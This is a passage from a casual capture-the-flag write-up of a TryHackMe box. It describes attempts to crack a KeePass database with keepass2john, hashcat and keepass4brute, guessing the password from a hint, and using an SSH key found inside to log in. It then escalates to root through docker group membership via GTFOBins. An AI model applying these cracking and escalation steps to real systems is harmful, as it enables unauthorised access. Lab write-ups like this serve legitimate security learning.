git clone https://github.com/ivanmrsulja/keepass2john.giti downloaded this tool from github but it didn’t worked too. neither the hashcat was supporting it nor the john. although the latest version of these tools supports keepass v4 but i was getting some wierd salt error or something. i wasted more than 2 hours figuring out what to do to crack the hash but than i stopped.one thing was sure that we can’t crack the hash. so i tried another tool called keepass4brute
https://github.com/r3nt0n/keepass4bruteit manually tries 1 password at a time to brute force the password but it too didn’t worked.- my mind was suffering from password guessing. i tried to make a custom wordlist of passwords from the site using cewl and took words from the docker access we got but nothing worked. than i went to tryhackme to terminate the machine and get some rest and i saw this.

- i tried these words and i got the password that is
expectopatronum. uughh !! - this made me mad and made me remember the madness. a similiar thing i did on thm in the room called madness TT

- i got an ssh private key of the user called
abubtw he is one of the organiser

- so i got ssh access of abu user on the actual target machine and i got the second flag.
- its privesc timeeeeeee.
Privilege Escalation

- it was one of the most easiest privesc vector. guess what. we are the part of docker group.
- now i went straight to gtfobins and searched for docker.

- let’s try this command.

- sanity verified !!! i copy pasted that exact command and got root.
Conclusion : it was actually a pretty cool and fun box, the initial command execution vectory is crazy and kind of real world. the privesc could be improved but overall amazing box with a little bit of guessy mad password ; _ ;
Thanks for reading this far.
- Check out my other writeups on my team TraceBash write up site
https://tracebash.github.io/ - github:
https://github.com/DeadDroid403
Peace !